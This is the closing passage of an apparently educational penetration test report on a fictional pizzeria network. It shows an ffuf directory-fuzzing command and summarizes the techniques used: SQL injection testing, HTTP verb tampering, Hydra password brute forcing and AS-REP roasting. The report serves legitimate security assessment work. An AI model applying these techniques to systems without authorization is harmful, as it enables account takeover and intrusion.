ffuf -w /usr/share/wordlists/dirb/common.txt -u http://<target>/FUZZ
```

**note that sometimes a -fs flag may be required to filter out invalid pages returning a common size.*

Past this part, the approach varies heavily depending on what is found on the website. Search fields are tested for SQL UNION vulnerabilities, locked pages are often bypassable with HTTP verb tampering (see M2), etc.

For this specific penetration test, prob3 acquired administrator accounts for both web apps, and a normal user account on .111. The second web application has much better security, and prob3 was not able to enter the website to test other features that were found with ffuf (including a /upload endpoint that likely had issues).

Linux Approaches

For Linux systems, a variety of methods are used based on what the initial findings show from the nmap scan. Common services like FTP and SQL databases are tested for common vulnerabilities such as Anonymous FTP and weak credentials for each respectively. Credentials found on one host would be tried on others, albeit to no avail most of the time.

Windows Approaches

For Windows systems, generally most of the work done is focused on getting into user accounts and attempting to escalate from there. Hydra was used to help get into accounts with known passwords in a password list (rockyou.txt in this case), and AS-REP roasting was used when the vulnerability was discovered to have Kerberos pre-authentication disabled.

6 Overall Organizational Assessment

Fazbear Pizzeria's network is in an extremely vulnerable and delicate state. Several critical failures are present across multiple systems and services across the network that could cause permanent damage to company infrastructure and reputation. The presence of RCE, authentication bypasses, weak password policies, and more demonstrates a lack of network security fundamentals. Large data breaches are near guaranteed in the current state of the Fazbear Pizzeria network, and even low-skilled malicious actors could infiltrate Fazbear systems and cause catastrophic damage. Immediate remediation is required for this network.

As this report is finished in its entirety, all sensitive data has been deleted from prob3 systems. Thank you for your cooperation.